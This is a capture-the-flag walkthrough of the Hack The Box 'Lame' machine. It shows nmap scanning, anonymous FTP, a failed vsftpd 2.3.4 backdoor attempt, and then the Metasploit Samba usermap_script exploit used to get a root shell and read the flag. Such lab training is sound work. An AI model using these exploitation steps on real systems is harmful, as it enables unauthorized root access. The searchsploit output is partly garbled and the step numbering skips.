


LAME



1. Run openvpn (see tutorial 00-Signup&Login)

2. Run nmap command (open nmap_lame.txt to see the full scanresult)

```
root@kali:~/Desktop/HACKTHEBOX# nmap -A -T4 -p- 10.10.10.3
```

3. Notice that it has PORT 21 open with version vsftpd 2.3.4. Also notice that the FTP allows anonymous login.

```
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 10.10.14.13
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPd 2.3.4 - secure, fast, stable
| End of status
```

4. As a first step, go ahead and login to the FTP-anon with user: anonymous && pass: *blank*

```

root@kali:~/Desktop/HACKTHEBOX# ftp 10.10.10.3
Connected to 10.10.10.3.
220 (vsFTPd 2.3.4)
Name (10.10.10.3:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd

```

5. Analyze the environment. It seems there is only one directory here, the root itself.

```

230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
257 "/"
ftp> ls -lart
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 0          65534          4096 Mar 17  2010 ..
drwxr-xr-x  2 0          65534          4096 Mar 17  2010 .
226 Directory send OK.
ftp>

```

6. The FTP-anon didn't yield any result, but the FTP version is vulnerable. Thus, we can exploit this part with the help of Metasploit. First, use Searchsploit to find the proper payload.

```

root@kali:~/Desktop/HACKTHEBOX# searchsploit vsftpd 2.3.4

```

You will find this payload (path ⇒ exploits/unix/remote/17491.rb)

```

Exploit Title
-----
hashids.js-
master
/sftpd 2.3.4 - Backdoor Command Execution (Metasploit)
-----

```

7. Start the Metasploit

Instead of a new session created, you will be prompted for User331's password. None of the common passwords (password, admin, etc.) will work. Thus, a new strategy is required.

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.10.10.3:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 10.10.10.3:21 - USER: 331 Please specify the password.
password
[*] Exploit completed, but no session was created.
```

11. Search for another vulnerability by reanalyzing the NMAP result. Notice that Port 445 (SMB) is also open with the following SMB information:

```
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
```

```
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|   System time: 2019-11-09T20:46:10-05:00
|_
```

12. Go back to Metasploit and search for any modules that's related to samba 3.0.20. To filter out the results, Google the string "unix samba 3.0.20 exploit". You will find a Rapid7 website that talks about a module called "usermap_script". Use that module (path ⇒ exploit/multi/samba/usermap_script

```
msf5 > search samba 3.0.20

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/admin/http/wp_easycart_privilege_escalation	2015-02-25	normal	Yes	WordPress WP EasyCart Plugin Privilege Escalation
1	auxiliary/admin/smb/samba_symlink_traversal		normal	No	Samba Symlink Directory Traversal
2	auxiliary/dos/samba/lsa_addrpriv_heap		normal	No	Samba lsa_io privilege set Heap Overflow
3	auxiliary/dos/samba/lsa_transnames_heap		normal	No	Samba lsa_io trans names Heap Overflow
4	auxiliary/dos/samba/read_nttrans_ea_list		normal	No	Samba read_nttrans_ea_list Integer Overflow
5	auxiliary/scanner/rsync/modules_list		normal	Yes	List Rsync Modules
6	auxiliary/scanner/smb/smb_uninit_cred		normal	Yes	Samba netr.ServerPasswordSet Uninitialized Credential State
7	exploit/freebsd/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (iBSD x86)
8	exploit/linux/samba/chain_reply	2010-06-16	good	No	Samba chain_reply Memory Corruption (Linux x86)
9	exploit/linux/samba/known_pipename	2017-03-24	excellent	Yes	Samba is_known_pipename() Arbitrary Module Load
10	exploit/linux/samba/lsa_transnames_heap	2007-05-14	good	Yes	Samba lsa_io trans names Heap Overflow
11	exploit/linux/samba/setinfopolicy_heap	2012-04-10	normal	Yes	Samba SetInformationPolicy AuditEventsInfo Heap Overflow
12	exploit/linux/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Linux x86)
13	exploit/multi/samba/nttrans	2003-04-07	average	No	Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
14	exploit/multi/samba/usermap_script	2007-05-14	excellent	No	Samba "username_map_script" Command Execution
15	exploit/osx/samba/lsa_transnames_heap	2007-05-14	average	No	Samba lsa_io trans names Heap Overflow
16	exploit/osx/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Mac OS X PPC)
17	exploit/solaris/samba/lsa_transnames_heap	2007-05-14	average	No	Samba lsa_io trans names Heap Overflow
18	exploit/solaris/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Solaris SPARC)
19	exploit/unix/http/quest_kace_systems_management_rc	2018-05-31	excellent	Yes	Quest KACE Systems Management Command Injection
20	exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes	DistCC Daemon Command Execution
21	exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21	excellent	Yes	Citrix Access Gateway Command Execution
22	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent	No	MS14-060 Microsoft Windows OLE Package Manager Code Execution
23	exploit/windows/http/sambar6_search_results	2003-06-21	normal	Yes	Sambar 6 Search Results Buffer Overflow
24	exploit/windows/license/calliclnt_getconfig	2005-03-02	average	No	Computer Associates License Client GETCONFIG Overflow
25	exploit/windows/smb/group_policy_startup	2015-01-26	manual	No	Group Policy Script Execution From Shared Resource
26	post/linux/gather/enum_configs		normal	No	Linux Gather Configurations

13. Select and complete the module's requirements. Then, deploy the payload to our targeted machine.

```

msf5 > use exploit/multi/samba/usermap_script
msf5 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    10.10.10.3       yes       The target address range or CIDR identifier
  RPORT     139               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  ---
  0    Automatic

msf5 exploit(multi/samba/usermap_script) > set RHOSTS 10.10.10.3
RHOSTS => 10.10.10.3
msf5 exploit(multi/samba/usermap_script) > exploit

```

14. A new meterpreter session will get created. Type the word “shell” to access shell mode

```

shell
[*] Trying to find binary(python) on target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell

sh-3.2#

```

15. See the current user and then go to a directory called “root”.

```

sh-3.2# whoami
whoami
root

```

```

sh-3.2# cd root
cd root
sh-3.2# ls -lart
ls -lart
total 80

```

16. Print the “root.txt” file to retrieve the root flag.

```

sh-3.2# cat root.txt
cat root.txt
92caac3be140ef409e45721348a4e9df

```